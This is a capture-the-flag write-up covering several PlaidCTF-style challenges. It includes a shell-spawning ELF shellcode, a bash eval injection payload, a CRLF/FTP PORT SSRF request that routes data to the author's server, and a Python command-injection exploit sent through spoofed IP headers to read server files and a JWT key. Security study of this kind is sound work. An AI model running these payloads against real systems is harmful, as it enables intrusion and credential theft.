WriteUp

Challenge

MISC

golf.so

The challenge website asks us to:
> Upload a 64-bit ELF shared object of size at most 1024 bytes. It should spawn a shell (execute execve("/bin/sh", ["/bin/sh"], ...)) when used like
> LD_PRELOAD=<upload> /bin/true

We started by preparing a shellcode doing the execve part, then label it as ``__libc_start_main'' in .dynsym, hijacking the original __libc_start_main invoked by /bin/true:

```
.text
.intel_syntax noprefix
.global __libc_start_main
__libc_start_main:
            xor     rax, rax
            xor     rdx, rdx
            mov     rbx, 29400045130965551
            push    rbx
            mov     rdi, rsp
            push    rax
            push    rdi
            mov     rsi, rsp
            mov     al, 0x3b
            syscall
```

With clang, lld and ELFkickers/sstrip, this gives us a 490-bytes binary:

```
$ clang-10 -nostdlib -c bin.s && ld.lld-10 --shared --no-rosegment -z nognustack -z norelro
--hash-style=sysv -s bin.o ; ELFkickers/bin/sstrip -z a.out; ls -al a.out
-rwxr-xr-x 1 riatre riatre 490 Apr 25 16:18 a.out
```

Unfortunately, uploading this to the challenge website yielded a disappointing message:
> You made it to level 1: considerable! You have 190 bytes left to be thoughtful. This effort is worthy of 0/2 flags.

It now asks for under 300-bytes. We found we can use DT_INIT to trigger shellcode instead of hijacking __libc_start_main, this lets us eliminate the dynsym table. We realized that it is not possible to make existing tools emit such a small shared object. At this point we loaded the 490-bytes binary into 010 Editor, applied the ELF template, manually edited the program header, removed the PHDR command, merged the two LOAD commands into one, removed DT_SYMENT, DT_STRSZ and DT_HASH from dynamic section. During this process we found that a lot of fields in the ELF header and program header seem to be ignored by the ELF loader in kernel and ld.so. We then tried to embed our shellcode and dynamic section entries in these fields, it worked and we got a 176-bytes binary:

```
00000000 [7f 45 4c 46  02 01 01 00  00 00 00 00  00 00 00 00  │·ELF│····│····│····│
00000010  03 00 3e 00  01 00 00 00  48 31 c0 48  31 d2 eb 38  │··>·│····│H1·H│1··8│
00000020  40 00 00 00  00 00 00 00  48 89 e6 b0  3b 0f 05 00  │@···│····│H···│;···│
00000030  14 7b b8 02  00 00 38 00  02 00 00 00  00 00 00 00] │·{··│··8·│····│····│
00000040 (01 00 00 00  07 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
00000050  00 00 00 00  00 00 00 00  48 bb 2f 62  69 6e 2f 73  │····│····│H·/b│in/s│
00000060  68 00 53 48  89 e7 50 57  eb be 00 00  00 00 00 00  │h·SH│··PW│····│····│
00000070  00 10 00 00  00 00 00 00){02 00 00 00  06 00 00 00  │····│····│····│····│
00000080  06 00 00 00  00 00 00 00  80 00 00 00  00 00 00 00  │····│····│····│····│
00000090  05 00 00 00  00 00 00 00  01 00 00 00  00 00 00 00  │····│····│····│····│
000000a0  0c 00 00 00  00 00 00 00  18 00 00 00  00 00 00 00} │····│····│····│····│

[ELF Header] (LOAD) {DYNAMIC}
ELF Magic Shellcode DT_SYMTAB DT_STRTAB DT_INIT
```

Uploading it to the challenge website yielded two flags:
> You made it to level 6: astounding! You have 64 bytes left to be impossible. This effort is worthy of 2/2 flags. PCTF{th0ugh_wE_have_cl1mBed_far_we_MusT_St1ll_c0ntinue_oNward}
PCTF{t0_get_a_t1ny_elf_we_5tick_1ts_hand5_in_its_ears_rtmlpntyea}

JSON Bourne

In parseString function, we noticed a special piece of code that, when the string contains "task " followed by some number, the number would be used to set color for later display.

Color should be a number between 0 to 8, and compared using arithmetic comparison provided by bash.

But after that, the color variable is sent to normalizeNumber function, in which number is parsed in a way all leading 0s will be stripped.

So if we set the string to "... task 010", it would make arithmetic comparison condition true since leading 0 means octal number, 010(in octal) = 8(in decimal), and later the leading 0 would be stripped away so the color will be set to var_10.

Furthermore, we could find that parseString function forget to call makeVar for this color, thus it will reuse type variable, type confusion would occur.

After type confusion, it would be very easy to execute shell commands since the script is full of eval.

We set var_10 to “object” by naming first key “object” since it will later be used as confused type name.

Then in print function, `eval 'kind_key=${'$1'["_type"]}'` should trigger the final command execution because $1 actually is a string(confused to be object).

Final exploit used to get flag:

```
{"object": "", "x": "a};cat flag.txt;task 010"}
```

Crypto

stegasaurus scratch

Given a c file, which calls lua, and we need to finish two tasks.
In the first one, we need to construct an injective map between 8 distinct numbers from 0 to 39999, and 7 distinct numbers with their permutation. Note that C(40000,8)/C(40000,7) is about 5000, which is less than 7!, thus it’s possible. We may delete the number which is k-th smallest, where k is the total sum of 8 numbers modulo 8. For any 7-number tuples, there exists about 5000(more precisely, less than 5008) other numbers, such that it will be deleted. We can find the rank of the actual one in them, and encode it into a permutation.
In the second task, Alice is given an array of length 96, consists of 32 “2”s and 64 “1”s, she needs to mark 32 of the “1”s to “0”. Bob is given the remaining array, but he only knows whether a number is “0”. He needs to find all “2”s. In fact, the task needs a bijective map from C(96,32) to C(96,32), but each pair don’t have common elements. We may split the sequence into blocks of length 2, if some block is 01 or 10, just flip it. Otherwise, we obtain a new sequence with “11” and “00”, thus it’s the same as the original problem, and we can recursively solve it.

```lua
function nthperm(n)
	s={}
	t=1
	for i=1,7,1 do
		a=n//t
		t=t*i
		b=a//i
		c=a-i*b
		s[i]=c+1
	end
	for i=1,7,1 do
		for j=1,i-1,1 do
			if s[j]>=s[i] then
				s[j]=s[j]+1
			end
		end
	end
	return s
end
```

```
function permrank(s)
	s=table.shallow_copy(s)
	n=0
	t=1
	for i=7,1,-1 do
		for j=1,i-1,1 do
			if s[j]>s[i] then
				s[j]=s[j]-1
			end
		end
	end
	for i=1,7,1 do
		n=n+(s[i]-1)*t
		t=t*i
	end
	return n
end

function getdel(s)
	sum=0
	for i=1,8,1 do
		sum=sum+s[i]
	end
	return s[sum-(sum//8)*8+1]
end
function table.shallow_copy(t)
	local res={}
	for k=1,#t,1 do
		res[k]=t[k]
	end
	return res
end
function count(l,r,r2,v)
	if(r>r2)then
		r=r2
	end
	if(l>r)then
		return 0
	end
	lt=l//8
	rt=r//8
	if(lt==rt)then
		if(l<=lt*8+v and lt*8+v<=r)then
			return 1
		end
		return 0
	end
	res=rt-lt-1
	if(l<=lt*8+v)then
		res=res+1
	end
	if(rt*8+v<=r)then
		res=res+1
	end
	return res
end
function modt(x)
	if(x<0)then
		return x+8
	end
```

```
        return x
end
function countus(s,x)
        sum=0
        for i=1,7,1 do
                sum=sum+s[i]
        end
        sum=sum-(sum//8)*8
        res=count(0,s[1]-1,x,modt(-sum))
        for i=1,6,1 do
                res=res+count(s[i]+1,s[i+1]-1,x,modt(i-sum))
        end
        res=res+count(s[7]+1,39999,x,modt(7-sum))
        return res
end
function kthus(s,k)
        l=-1
        r=39999
        while l+1<r do
                mid=(l+r)//2
                if(countus(s,mid)>=k)then
                        r=mid
                else
                        l=mid
                end
        end
        return r
end
function Alice1(s)
        table.sort(s)
        x=getdel(s)
        local res={}
        for i=1,8,1 do
                if(s[i]~=x)then
                        table.insert(res,s[i])
                end
        end
        c=countus(res,x)
        rv=nthperm(c)
        resn={}
        for i=1,7,1 do
                resn[i]=res[rv[i]]
        end
        return resn
end
function Bob1(s)
        res=table.shallow_copy(s)
        table.sort(s)
        rv={}
        for i=1,7,1 do
                for j=1,7,1 do
                        if res[i]==s[j] then
                                rv[i]=j
                        end
                end
        end
        c=permrank(rv)
        t=kthus(s,c)
        return t
end
```

```
function getothseq(s)
	if(#s==1)then
		return s
	end
	if(#s-(#s//2)*2==1)then
		tmp=table.shallow_copy(s)
		table.remove(tmp)
		tmp=getothseq(tmp)
		table.insert(tmp,0)
		return tmp
	end
	tmp={}
	for i=1,#s-1,2 do
		if(s[i]==s[i+1])then
			table.insert(tmp,s[i])
		end
	end
	tmp=getothseq(tmp)
	c=0
	res={}
	for i=1,#s-1,2 do
		if(s[i]==s[i+1])then
			c=c+1
			table.insert(res,tmp[c])
			table.insert(res,tmp[c])
		else
			table.insert(res,s[i+1])
			table.insert(res,s[i])
		end
	end
	return res
end
function Alice2(s)
	tmp={}
	for i=1,96,1 do
		table.insert(tmp,s[i]-1)
	end
	v=getothseq(tmp)
	res={}
	for i=1,96,1 do
		if(s[i]==1 and v[i]==1) then
			table.insert(res,i)
		end
	end
	return res
end
function Bob2(s)
	tmp={}
	for i=1,96,1 do
		table.insert(tmp,1-s[i])
	end
	v=getothseq(tmp)
	res={}
	for i=1,96,1 do
		if(s[i]==1 and v[i]==1) then
			table.insert(res,i)
		end
	end
	return res
end
```

MPKC

The challenge handout contains two files, “gen.sage” and “output”, where gen.sage generates a keypair in a seemingly strange cryptosystem, prints out public key and encrypted flag.txt. Search the author name “Jiahui Chen” mentioned in gen.sage and MPKC in Google, we found a paper describing the cryptosystem, and a paper describing how to break it. The cryptanalysis paper is actually pretty short and comprehensive. We spent some time figuring out how to implement the attack in SageMath. Turns out everything we need has already been implemented in Sage: https://gist.github.com/Riatre/8f16a579194d43b60e7a9c1cada1faed

drypto

The challenge generates a random 4096-bits n, e = 3 RSA key, encrypts the flag wrapped in the following protobuf message with different id (0 and 1) twice, each time with a 192-bits random pad. It then reveals the public key, length of the plaintext and the ciphertexts, and asks us to recover the flag.

```
syntax = "proto2";

package dyrpto;

message Message {
  required int32 id = 1;
  required string msg = 2;
}
```

Comparing serialized strings, we noticed that only 1 bit changed in the two messages. The plaintext length is 271 bytes, or 2168 bits. A 192-bits pad is way too short for such a message when using a 4096 bits RSA key. With e = 3 it is subject to shortpad attack. The problem is there is a one-bit change in higher bits. Reading the formulas in Coppersmith’s short-pad attack, we realized it is able to account for a known difference in plaintext in addition: we can simply make $$ g_2(x, y) = (x+y+d)^e - C_2 $$, where $$ d $$ is the known difference, and the rest still applies.

https://gist.github.com/Riatre/d1a2ede4f396d3a3d7123e83ca3c91ca

sidhe

Upon investigation we realized that the challenge implements textbook SIDH with parameters from SIKEp434 and provides us with a decryption oracle. It then asks us to recover a randomly generated secret key before revealing the flag. Textbook SIDH is not IND-CCA secure, and there is a well-known adaptive attack published in 2016: https://eprint.iacr.org/2016/859. The primitive we have is exactly the second model in Section 3 of the above paper. The paper is quite long but reading Section 3 alone is enough for this challenge. We then just implemented the attack described in the paper.

https://gist.github.com/Riatre/673862929a33582f7b2661035ed73016


Web

Contrived Web Problem

1. CRLF injection in node-ftp
   https://github.com/mscdex/node-ftp/blob/v0.3.10/lib/connection.js#L1038

```
GET
/api/image?url=ftp://test:test@172.32.0.21/a%250d%250a%250d%250aUSER%2520test%250d%250aPASS%
2520test%250d%250aPORT%2520118,24,185,108,8,0%250d%250a%250d%250a%250aSTORE%2520aaaa%250d%25
0a%250d%250a HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/profile
Cookie: __utma=96992031.1308333994.1563790586.1563790586.1563793582.2;
csrftoken=jDxu0gfu0oXpRCP5r0wYq0UA7dQau6KfqbXOYH4PQ9O87MwCx5ZAz0THbRMzId2T;
authentication=7debda1b-450f-470c-b0a6-f799dab3406b
Connection: close
Upgrade-Insecure-Requests: 1
```

2. Using ACTIVE mode (PORT instrument) to download files into FTP system from my VPS.
3. Using ACTIVE mode (PORT instrument) to send file to rabbitmq system (15672 port), in another word, we could call it -- SSRF attack. Injecting new message into rabbitmq queue ,and it would be received by mail module of this Web application. Then the application would pass the message as arguments into sendmail function. Thus we could inject attachments path into sendmail, and it would read file and send it to your email address.



plaid2020problem@gmail.com 通过“sendgrid.net”
发送至 我


英语 > 中文 翻译邮件

flag is here


flag

Mooz Chat I

There are some command injections in the Server. I choose the one in ***main_handleAvatar***



```
*(_QWORD *)&v71[8] = 3LL;
fmt_Sprintf((__int64)v12, a2, v16, (__int64)&unk_C9E728, v17, v18, (__int64)aBase64DConvert);
main_sandboxCmd((__int64)v12, a2, v78, *(__int64 *)&v71[16], v19, v20, (__int64)v76, v78, *(__int64 *)&v7
v83 = 3LL;
```



```
          db ' for %s, got %v'
DConvert db 'base64 -d | convert -comment ',27h,'uploaded by %s',27h,' - -resi'
                                        ; DATA XREF: main_getAvatar+154↑o
          db 'ze %dx%d png:- | base64 -w0'
4AF       db  63h ; c                   ; DATA XREF: go_mongodb_org_mongo_driver_mongo_
```

It puts my ip address into the command, and I could change **X-Forwarded-For** to control it. Thus the final exploit is

```
import requests
import json
```

```python
import base64

#command = "ls -al /"
command = "tail -n20 /start.sh"


username = "testuser"
password = "testpass"

burp0_url = "https://chat.mooz.pwni.ng:443/api/login"
burp0_headers = {"Connection": "close", "X-Chat-Authorization":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpcGFkZHIiOiJhYSc7aWQgfGJhc2U2NCAtdzA7IywgNzEuNTguMT
g3LjIxMyIsInVzZXJuYW1lIjoiYWFhYXdxdyJ9.cNNz8Ef65PcM0nlQEwokWfS1IxX4f9ttxnXZ6X6hjCA",
"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/81.0.4044.113 Safari/537.36", "Content-Type": "text/plain;charset=UTF-8",
"Accept": "*/*", "Origin": "https://chat.mooz.pwni.ng", "Sec-Fetch-Site": "same-origin",
"Sec-Fetch-Mode": "cors", "Sec-Fetch-Dest": "empty", "Referer":
"https://chat.mooz.pwni.ng/", "Accept-Encoding": "gzip, deflate", "Accept-Language":
"zh-CN,zh;q=0.9,en;q=0.8", "x-forwarded-for": "aa';"+command+" |base64 -w0;#", "client-ip":
"aa';"+command+" |base64 -w0;#", "x-real-ip": "aa';"+command+" |base64 -w0;#"}
burp0_json={"password": password, "username": username}
auth = json.loads(requests.post(burp0_url, headers=burp0_headers, json=burp0_json).text)


burp0_url = "https://chat.mooz.pwni.ng:443/api/profile"
burp0_headers = {"Connection": "close", "X-Chat-Authorization": auth["token"], "User-Agent":
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/81.0.4044.113 Safari/537.36", "Content-Type": "text/plain;charset=UTF-8", "Accept":
"*/*", "Origin": "https://chat.mooz.pwni.ng", "Sec-Fetch-Site": "same-origin",
"Sec-Fetch-Mode": "cors", "Sec-Fetch-Dest": "empty", "Referer":
"https://chat.mooz.pwni.ng/", "Accept-Encoding": "gzip, deflate", "Accept-Language":
"zh-CN,zh;q=0.9,en;q=0.8", "x-forwarded-for": "aa';"+command+" |base64 -w0;#", "client-ip":
"aa';"+command+" |base64 -w0;#", "x-real-ip": "aa';"+command+" |base64 -w0;#"}
burp0_json={"avatar":
"iVBORw0KGgoAAAANSUhEUgAAADAAAAAwCAQAAAD9CzEMAAAABGdBTUEAALGPC/xhBQAAACBjSFJNAAB6JgAAgIQAAPo
AAACA6AAAdTAAAOpgAAA6mAAAF3CculE8AAAAAmJLR0QA/4ePzL8AAAAHdElNRQfkBBMAOi4PUn4zAAABZ0lEQVRYw+2
SPyjEYRjHP0c5/8tiUP4li0ku2aQom5mkRDalDIYbLAwMsrhFWQ0WsigSZVE3yOR0g1CKG+7q/Mnld4/l7em9c6X7/Ux
6P7/p9+np+7zv87zgcDgcDsd/ZRYp+hbY/OEmiRSZcKmwihLugZuC/yvuuOXJMh9c8EiaOJ4xX5yTL+cWx3quV3OIOpL
qVrSujQzCG5Fyx9SNp3H9xk2rObEqkwhRP5s41LiYMTVkjMnTZVwrQoYGPw1GtUGaagCa+VS3bqqWEDb8xEPImvkEAFH
rxbxQZWo8Ov01gMWCmVdyj0dC3TgwjLDvNx6aeNeZtzOGcGAt+gzYQxjy3wB2NG6ZI4QRanXRwiA5roPEQ5+GPZMnQQi
IWU6YCdYALq3FzgPQa5mUeV8BmNKwLI3GxdWtBo2HMCkTtqVuzpgcLcEbwJqJ61FTTxZB2P2LeOjAQzgtcNsIwsDfNHA
4HA7H73wDGWLM9DIAs2EAAAAldEVYdGRhdGU6Y3JlYXRlADIwMjAtMDQtMTlUMDA6NTg6NDYrMDA6MDA6M3n7AAAAJXR
FWHRkYXRlOm1vZGlmeQAyMDIwLTA0LTE5VDAwOjU4OjQ2KzAwOjAwS27BRwAAAABJRU5ErkJggg=="}
print(base64.b64decode(json.loads(requests.post(burp0_url, headers=burp0_headers,
json=burp0_json).text)['avatar']).decode())
```

And we could get JWT Key in **start.sh**

```
JWT_KEY="Pl4idC7F2020"
```

Then using it to login as **tomnook**, accessing /api/messages (main_handleAdminMessage). Flag is there.

Reverse

The Watness 2

Run the game with HyperZebra, we find that it checks the solution with some external function, if all three levels are passed, it will output flag using the solution and some built-in keys.
The checking part is like a cellular automaton, and we can find the solution by bfs. Finally, just play the game with these paths, and we can see the flag.

```
s='rrbrb rg g  bgrbgggr ggrgr gr rg brr  b  bggrbgbb'
t={' ':0,'r':1,'g':2,'b':3}
v=' rgb'
s=[list(s[i:i+7])for i in range(0,49,7)]
for i in range(7):
	for j in range(7):
		s[i][j]=t[s[i][j]]

def get(x,y):
	if x<0 or x>6 or y<0 or y>6:
		return 0
	return s[x][y]

def get_neighbors(x,y):
	c=[0]*4
	for i in range(-1,2):
		for j in range(-1,2):
			if i or j:
				c[get(x+i,y+j)]+=1
	return c[1],c[2],c[3]

def nxt(s):
	r=[[0]*7 for i in range(7)]
	for i in range(7):
		for j in range(7):
			c1,c2,c3=get_neighbors(i,j)
			arg4,arg2,arg0=c1,c2,c3
			if s[i][j]==0:
				if arg2==0 and arg0==0:
					arg6=0
				elif arg0<arg2:
					arg6=2
				else:
					arg6=3
			elif s[i][j]==1:
				if arg4!=2 and arg4!=3:
					arg6=0
				elif arg0==0 or arg2==0:
					arg6=0
				else:
					arg6=1
			elif s[i][j]==2:
				if arg4>4:
```

```
                                        arg6=0
                                elif arg0>4:
                                        arg6=3
                                elif arg4==2 or arg4==3:
                                        arg6=1
                                else:
                                        arg6=2
                        else:
                                assert s[i][j]==3
                                if arg4>4:
                                        arg6=0
                                elif arg2>4:
                                        arg6=2
                                elif arg4==2 or arg4==3:
                                        arg6=1
                                else:
                                        arg6=3
                        r[i][j]=arg6
        return r

def ok_red(x1,y1,x2,y2):
        if x1<0 or x1>7 or y1<0 or y1>7:
                return 0
        if x2<0 or x2>7 or y2<0 or y2>7:
                return 0
        if x1==x2:
                if y1>y2:y1=y2
                return get(x1,y1)==1 or get(x1-1,y1)==1
        assert y1==y2
        if x1>x2:x1=x2
        return get(x1,y1)==1 or get(x1,y1-1)==1

pos=[(0,0,'','(0,0)')]
for i in range(50):
        npos=set()
        for x,y,path,his in pos:
                for nx,ny,d in [(x-1,y,'u'),(x+1,y,'d'),(x,y-1,'l'),(x,y+1,'r')]:
                        if ok_red(x,y,nx,ny):
                                np=path+d
                                if '(%d,%d)'%(nx,ny) in his:
                                        continue
                                npos.add((nx,ny,np,his+'(%d,%d)'%(nx,ny)))
        pos=npos
        for x,y,path,his in pos:
                if x==7 and y==7:
                        print(len(path),path)
        s=nxt(s)
```

A Plaid Puzzle

It contains a big matrix, elements fall down, change according to the characters of the flag, and interact with each other. In fact, each line of the puzzle is independent. The last element will “eat” every element in front of it, and finally check if it’s equal to some constant. There are 64 different statuses in this process, and in fact it’s just xor (but shuffled). So we can find some relations about the xor, and find the flag by gauss elimination.

```
raw=open('code.txt','r',encoding='utf-8').readlines()
```

```
cmap={}
for i in range(1139,1267):
        a,b=raw[i].strip().split(' = ')
        cmap[a]=b

cmap['C']='fljldviokmmfmqzd'
cmap['F']='iawjsmjfczakueqy'
cmap['.']='.'
cmap['X']='X'

rule1s=[]
rule1={}
rule1x={}
for i in range(64):
        rule1['char'+str(i)]={}

for i in range(1427,5523):
        t=raw[i].strip()
        a,b=t[:-6].split(' -> ')
        ax,ay=a[2:-2].split(' | ')
        bx,by=b[2:-2].split(' | ')
        rule1s.append((ay,ax,bx))
        rule1[ay][ax]=bx
        if ax not in rule1x:
                rule1x[ax]={}
        rule1x[ax][bx]=ay

rule2s=[]
rule2={}
rule2x={}

for i in range(5523,9619):
        t=raw[i].strip()
        a,c=t[8:-10].split(' ] -> [ ')
        a,b=a.split(' | ')
        rule2s.append((a,b,c))
        if a not in rule2:
                rule2[a]={}
        rule2[a][b]=c
        if c not in rule2x:
                rule2x[c]={}
        rule2x[c][a]=b

rule3s=[]
rule3={}

for i in range(9619,9747):
        t=raw[i].strip()
        a,c=t[2:-10].split(' ] -> [ ')
        a,b=a.split(' | ')
        rule3s.append((a,b,c))
        if a not in rule3:
                rule3[a]={}
        rule3[a][b]=c

board=[]
for i in range(9760,9806):
        t=list(raw[i].strip())
        for j in range(len(t)):
                t[j]=cmap[t[j]]
        board.append(t)

board.append(['']*47)
board.append(['X']+['char63']*45+['X'])

charmap=list(map(chr,range(65,65+26)))+list(map(chr,range(97,97+26)))+list(map(chr,range(48,
48+10)))+['{','}']

req='kkavwvmbabfuqctz'

slist=[]
for x in rule2x[req]:
        slist.append(rule2x[req][x])

sid={}
for i in range(64):
        sid[slist[i]]=i

tbl=[[0]*64 for i in range(64)]
for tr in slist:
        for op1 in range(64):
                t=board[1][2]
                v=rule1['char'+str(op1)][t]
                nxt=rule2x[tr][v]
                tbl[sid[tr]][op1]=sid[nxt]

t=[]
u=0
cur=set([u])
while True:
        x=0
        while x<64 and tbl[u][x] in cur:
                x+=1
        if x==64:
                break
        t.append(x)
        for i in cur.copy():
                cur.add(tbl[i][x])
        curu=[]
        for i in range(64):
                if tbl[u][i] in cur:
                        curu.append(i)
sr=[]
for i in range(64):
        v=u
        for j in range(6):
                if i>>j&1:
                        v=tbl[v][t[j]]
        for j in range(64):
                if tbl[u][j]==v:
                        sr.append(j)
sl=[]
for i in range(64):
        sl.append(tbl[u][sr[i]])

slrev=[0]*64
for i in range(64):
        slrev[sl[i]]=i

eq=[]
```

```
for X in range(45,0,-1):
        cur=[]
        xor_const=slrev[sid[req]]^slrev[sid[board[X][46]]]
        for Y in range(1,46):
                t=board[X][Y]
                tmp=[0]*6
                for i in range(6):
                        k=sr[1<<i]
                        v=rule1['char'+str(k)][t]
                        tmp[i]=slrev[sid[rule2x[slist[sl[0]]][v]]]
                cur+=tmp
        for i in range(6):
                t=[]
                for j in cur:
                        t.append(j>>i&1)
                t.append(xor_const>>i&1)
                eq.append(t)

s=eq
n=len(s)
m=len(s[0])
c=0

for i in range(m-1):
        if not s[c][i]:
                t=c+1
                while t<n and not s[t][i]:
                        t+=1
                s[c],s[t]=s[t],s[c]
        for j in range(n):
                if j!=c and s[j][i]:
                        for k in range(m):
                                s[j][k]^=s[c][k]
        c+=1
for i in range(0,45*6,6):
        t=sum(s[i+j][m-1]<<j for j in range(6))
        print(charmap[sr[t]],end='')
print()
```

YOU wa SHOCKWAVE

We were given a bundle with a bunch of Windows binaries and a 207KB you_wa_shockwave.dcr. Turns out the Windows binaries are from Macromedia Shockwave 10 (released in 2004). And the you_wa_shockwave.dcr is a Shockwave movie. It does not run under Windows 10. Running it in a Windows 7 x86 VM, we were greeted by a …. "daunting" UI with a text box asking for a flag and a "Check!" button which actively avoids the mouse cursor.

Googling around, we found various (mostly abandoned) projects for parsing DCR files, after trying them all, https://github.com/eriksoe/Schockabsorber worked best with the following patch:

```
diff --git a/shockabsorber/loader/dcr_envelope.py b/shockabsorber/loader/dcr_envelope.py
index 44d7464..539f230 100644
--- a/shockabsorber/loader/dcr_envelope.py
+++ b/shockabsorber/loader/dcr_envelope.py
@@ -164,7 +164,9 @@ def create_section_map(f, loader_context):
             # elif e.repr_mode==1:
```

```
            #     sdata = raw_sdata
        else:
-           raise "unknown repr_mode: %d" % e.repr_mode
+           pass
+           # raise RuntimeError("unknown repr_mode: %d" % e.repr_mode)
+           # section = None
            # entries_by_nr[snr] = (e.tag,sdata)
        sections.append(section)
        if e.tag=="ILS ":
```

Run the shockabsorber.py against you_wa_shockwave.dcr yielded a 415KB log containing the parsed bytecode of flag checking functions (full log: https://gist.github.com/dc17e204fa6c6342ceb26b687506771c):

```
DB| Lscr section #130:
DB| Lscr extras: [[0, 0, 1410, 1410], [92, 8, 2], [-1, 0, 0, 0, 0, 1, 7, -1], [0]]
DB| Lscr offsets: [92, 92, 92, 92, 1340, 1364, 1410, 1410, 1410]
DB|   parts: [('props', 0, 92, 92), ('globs', 0, 92, 92), ('handlers', 4, 92, 276),
('literal-offsets', 3, 1340, 1364), ('literals', 3, 46, 1364, 1410), ('hvector', 0, 1410,
1410), ('end', 1410)]
DB| LcxT res5 (len=3) = [(1, 0), (1, 16), (1, 32)]
DB| handler vector: {}
DB| literal_count = 3 handler_count = 4
DB| Lscr.globals: {}
DB| Lscr.properties: {}
DB| Lscr.literals: {0: 'flag_input', 1: 'Good flag!', 2: 'Bad flag!'}
DB| * handler_name = 'zz_helper' (0x380)
DB|   subsections = [(276, 107), (384, 3), (390, 3), (396, 0), (396, 11)]
DB|   handler extras = [12, 1, 4]
DB| * handler_name = 'zz' (0x36a)
DB|   subsections = [(408, 22), (430, 1), (432, 0), (432, 0), (432, 1)]
DB|   handler extras = [204, 15, 4]
DB| * handler_name = 'check_flag' (0x372)
DB|   subsections = [(434, 789), (1224, 1), (1226, 9), (1244, 0), (1244, 27)]
DB|   handler extras = [254, 19, 25]
DB| * handler_name = 'click' (0x1b0)
DB|   subsections = [(1272, 57), (1330, 0), (1330, 1), (1332, 0), (1332, 8)]
DB|   handler extras = [1457, 48, 2]
DB| handler zz_helper:
    vars=['x', 'y', 'z']
    locals=['c', 'a', 'b']
    linetable=
    aux=<>
DB| handler code blob (length 107):
DB|    code: (0, 'Push-parameter', [(1, 'y')])
DB|    code: (2, 'Push-parameter', [(2, 'z')])
DB|    code: (4, 'Greater-than', [])
DB|    code: (5, 'Jump-relative-unless', [(17, 22)])
DB|    code: (8, 'Push-int', [1])
DB|    code: (10, 'Push-parameter', [(2, 'z')])
DB|    code: (12, 'Push-parameter', [(0, 'x')])
DB|    code: (14, 'Subtract', [])
<...snipped...>
DB|    code: (95, 'Push-int-0', [])
DB|    code: (96, 'Add', [])
DB|    code: (97, 'Push-local', [(2, 'b')])
DB|    code: (99, 'Set-arg-count-return', [2])
DB|    code: (101, 'Construct-linear-array', [])
```

```
DB|    code: (102, 'Set-arg-count-void', [1])
DB|    code: (104, 'Call', ['return'])
DB|    code: (106, 'Return', [])


DB| handler zz:
    vars=['x']
    locals=[]
    linetable=
    aux=<>
DB| handler code blob (length 22):
DB|    code: (0, 'Push-int', [1])
DB|    code: (2, 'Push-int', [1])
DB|    code: (4, 'Push-parameter', [(0, 'x')])
DB|    code: (6, 'Set-arg-count-return', [3])
DB|    code: (8, 'Call-local', [0])
DB|    code: (10, 'Push-int', [1])
DB|    code: (12, 'Set-arg-count-return', [2])
DB|    code: (14, 'Call-method', ['getAt'])
